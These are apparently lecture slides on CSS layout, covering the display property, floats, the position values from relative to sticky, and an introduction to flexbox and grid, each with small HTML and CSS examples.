


# THE DISPLAY PROPERTY: BLOCK

- `display: block` positions the box on a **new, dedicated line**
- Paragraphs `<p>` and headings `<hx>` are typically displayed as blocks in default user agent styles
- Unless specified otherwise, blocks expand to the **entire size of the inline dimension**



# THE BOX MODEL




# THE DISPLAY PROPERTY: INLINE VS BLOCK

- What happens if we use display **display: block** on the **<em>**s?

```
em {  
    display: block;  
    background: yellow;  
    border: 1px solid;  
    width: 50px; height: 50px;  
}
```

```
<h3>Heading</h3>  
<p>  
    Learning <em>HTML</em> and <em>CSS</em>  
</p>
```




# THE DISPLAY PROPERTY: INLINE-BLOCK

- `display: inline-block` is the same as `inline`, but allows also to set a width and a height

```
em {  
    display: inline-block;  
    background: yellow;  
    border: 1px solid;  
    width: 50px; height: 50px;  
}
```

```
<h3>Heading</h3>  
<p>  
    Learning <em>HTML</em> and <em>CSS</em>  
</p>
```




# THE DISPLAY PROPERTY: NONE

- `display: none` can be used to completely **remove** the element from the visualization

```
em {  
    display: none;  
    background: yellow;  
    border: 1px solid;  
    width: 50px; height: 50px;  
}
```

```
<h3>Heading</h3>  
<p>  
    Learning <em>HTML</em> and <em>CSS</em>  
</p>
```




# FLOATS

The **float** property can be used to make elements «float» in the given direction, and have subsequent sibling elements **wrap** around it

```
<h1>Fu-Tzu</h1>

<p>With a long beard and robes adorned with clever
coding jokes, Fu-Tzu was a legend among programmers.</p>
<p>It is said his first word was <code>printf</code>.
Some of his wisdom was transcribed in the
<a href="index.html">Book of Programming</a>.</p>
```

```
img {
  width: 20vw; min-width: 100px;
  float: left; margin-right: 1rem;
}
```




# FLOATS

The **clear** property can be used to prevent a subsequent sibling to wrap around a floating element

```
<h1>Fu-Tzu</h1>

<p>With a long beard and robes adorned with clever
coding jokes, Fu-Tzu was a legend among programmers.</p>
<p>It is said his first word was <code>printf</code>.
Some of his wisdom was transcribed in the
<a href="index.html">Book of Programming</a>.</p>
```

```
img {
  width: 20vw; min-width: 100px;
  float: left; margin-right: 1rem;
}
p+p { clear: both; }
```



# POSITIONING


- The **position** property changes the way an element behaves in the normal flow of the document.
- The default value for the property is **static**
- Other possible values are:
  - **relative**
  - **absolute**
  - **fixed**
  - **sticky**

# POSITION: RELATIVE

- Elements with **position: relative** are positioned relative to their normal position

```
div {  
  position: relative;  
  top: 50px; left: 50px;  
  background: red;  
  width: 100px; height: 100px;  
}  
div div {  
  background: blue;  
}
```


```
<div><div></div></div>
```



# POSITION: ABSOLUTE

- Elements with **position: absolute** are positioned relative to their nearest relative-positioned ancestor

```
<div class="a">
  <!-- text -->
  <div class="b">
    <!-- text -->
    <div class="c">
      <!-- text -->
    </div>
  </div>
</div>
```




# POSITION: FIXED

- Elements with **position: fixed** are positioned relative to the viewport

```
<h1>Wisdom</h1>
<p><!-- text --></p>
<p><!-- text --></p>
<a href="#">Back to top</a>
```

```
a {
  position: fixed;
  bottom: 2rem; right: 2rem;
  background-color: white;
  border: 2px solid;
  padding: 1em;
}
```




# POSITION: STICKY

- Elements with **position: sticky** are positioned based on the user's scroll position
- Sort of a relative/fixed hybrid
  - Relative until it crosses a threshold
  - Fixed until it reaches the boundary of its parent

```
<h1>The book of programming</h1>
<nav><!-- links --></nav>
<p><!-- text --></p><p><!-- text --></p>
```

```
nav {
  padding: 1em; background: gainsboro;
  position: sticky; top: 0px;
}
nav a { padding-right: 1em; }
```




# POSITION: STICKY

```
<div class="container">
  <p>containing div</p>
  <div class="item"></div>
  <div class="item sticky"></div>
  <div class="item"></div>
</div>
```

```
.sticky {
  position: sticky;
  top: 10px;
  background: rgb(212, 255, 212);
}
```



## Sticky Example



# MODERN CSS LAYOUTS: FLEX AND GRID

Modern CSS features two additional layout mechanisms in addition to the normal flow: **Flexbox** and **Grid**


- **Flexbox** is designed for **one-dimensional layouts** (either horizontal or vertical)
- **Grid** is designed for **two-dimensional layouts**



# FLEXBOX: FLEX CONTAINERS

Flex containers are declared using the **display: flex** property

- They are **block-level** elements, with **flex item** children
- Each flex container has a **main** and a **cross axis**
- The main axis is set using the **flex-direction** property (default is row)
- The cross axis is orthogonal to the main one

